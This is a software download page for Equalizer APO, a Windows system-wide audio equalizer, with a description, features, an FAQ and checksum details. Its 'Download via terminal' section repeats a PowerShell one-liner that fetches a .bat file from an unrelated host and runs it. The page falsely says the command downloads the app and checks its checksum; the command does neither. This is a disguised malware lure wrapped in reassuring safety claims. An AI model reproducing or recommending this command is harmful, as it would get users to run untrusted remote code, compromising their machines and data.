
Equalizer APO
by Jonas Dahlinger
- Version
- 1.4.2
- Size
- 7.1 MB
- Updated
- Publisher
- Jonas Dahlinger
- Category
- Media
- Files
- 1
Equalizer APO screenshots



About Equalizer APO
Equalizer APO is a free, open-source parametric and graphic equalizer for Windows that works at the system level. Instead of adjusting sound inside a single app, it processes audio for a whole output device, so its effects apply to everything you hear, music, videos, games and calls alike. It is implemented as an Audio Processing Object that hooks into the Windows audio pipeline.
Despite being powerful, Equalizer APO is designed to add very little latency and to use modest CPU, which is important for real-time audio. It supports an effectively unlimited number of filters, letting you build detailed equalization curves, apply gain, and chain additional effects. Configuration is done through text files, but most people use the companion graphical editor, Peace, which provides sliders and a friendly interface on top of the engine.
A major use case is correcting or customising headphone and speaker sound. Enthusiasts apply published correction profiles to make a pair of headphones sound more neutral, boost or tame particular frequencies to taste, or compensate for room acoustics. It is also used to create virtual surround, apply convolution with impulse responses, and set up per-application or per-device audio tweaks.
Because it operates deep in the audio stack, Equalizer APO must be enabled for specific playback devices during setup, and it is Windows-only. For users who want precise, system-wide control of their sound without paying for commercial audio software, it is the go-to free solution, especially when paired with the Peace front-end for easy day-to-day adjustments.
Key features
- System-wide parametric and graphic EQ
- Low-latency, low-CPU audio processing
- Unlimited filters and effect chaining
- Config-file based with the Peace GUI front-end
- Headphone correction, convolution and virtual surround
Pros
- Free, open source and powerful
- Applies to all system audio
- Works well with the friendly Peace interface
Cons
- Windows only
- Initial setup selects specific devices and can confuse newcomers
System requirements
A Windows PC. During installation you choose which playback devices it should process.
Tips
- Install the Peace front-end for easy slider-based control
- Make small adjustments and listen, rather than applying large boosts that can distort
Description from the publisher
A system-wide equalizer for Windows 7 / 8 / 8.1 / 10 / 11
Equalizer APO is a parametric / graphic equalizer for Windows. It is implemented
as an Audio Processing Object (APO) for the system effect infrastructure
introduced with Windows Vista.
Requirements:
- Windows Vista or later (Windows 7 - 11 have been tested)
- CPU architecture x64 (64 bit), x86 (32 bit) or ARM64 (on Windows 10/11)
- applications must not bypass the system effect infrastructure
(APIs like ASIO or WASAPI exclusive mode can't be used)
Equalizer APO can be used in conjunction with Room EQ Wizard (http://www.roomeqwizard.com/), because it can read its filter text file format.
Please have a look at the Wiki (http://sourceforge.net/p/equalizerapo/wiki/) for instructions on installation and configuration
At a glance
Equalizer APO is a open source media app published by Jonas Dahlinger. A system-wide equalizer for Windows 7 / 8 / 8.1 / 10 / 11
SOFTGIT offers 1 file for Equalizer APO covering Windows, 7.1 MB in total. The version listed is v1.4.2, last updated on October 4, 2026.
Equalizer APO belongs to the Media category, alongside InfraRecorder, Shotcut, Peace Equalizer, interface Equalizer APO. Browse related apps below to compare alternatives.
Download Equalizer APO v1.4.2
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/equalizerapo. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
Equalizer APO system requirements
- Operating system
- Windows
- License
- GNU General Public License version 2.0 (GPLv2)
- Written in
- C++
- Download size
- 11 MB (EqualizerAPO-x64-1.4.2.exe)
- Project page
- sourceforge.net/projects/equalizerapo
Equalizer APO FAQ
Is Equalizer APO free?
Yes. Equalizer APO is free and open source.
What does "system-wide" equalizer mean?
It processes the audio of an entire output device, so your adjustments apply to all sound from that device rather than just one app.
Do I have to edit text files to use it?
Not necessarily. The engine uses config files, but the companion Peace front-end gives you sliders and a graphical interface.
Can Equalizer APO apply headphone correction profiles?
Yes. You can load correction curves to make headphones or speakers sound more neutral or suit your taste.
Does Equalizer APO add noticeable delay or CPU load?
It is designed for low latency and modest CPU use, suitable for real-time listening and gaming.
Is Equalizer APO free and open source?
Equalizer APO is distributed under GNU General Public License version 2.0 (GPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does Equalizer APO support?
SourceForge lists Windows for Equalizer APO.
Where does the Equalizer APO download come from?
The files are copied unchanged from the official SourceForge project (sourceforge.net/projects/equalizerapo) and a SHA-256 checksum is shown next to each file.
What is Equalizer APO written in?
SourceForge lists C++.
Is Equalizer APO free to download?
Yes. Equalizer APO is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download Equalizer APO?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is Equalizer APO safe to install?
Files are published as received from Jonas Dahlinger, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does Equalizer APO support?
The files listed here target Windows.
How big is the Equalizer APO download?
The file is 7.1 MB.
Provenance
- Publisher
- Jonas Dahlinger
- Source
- Direct from publisher
- Last check
- 1 month ago
- License
- GNU General Public License version 2.0 (GPLv2)
- Imported from
- Source: sourceforge.net/projects/equalizerapo


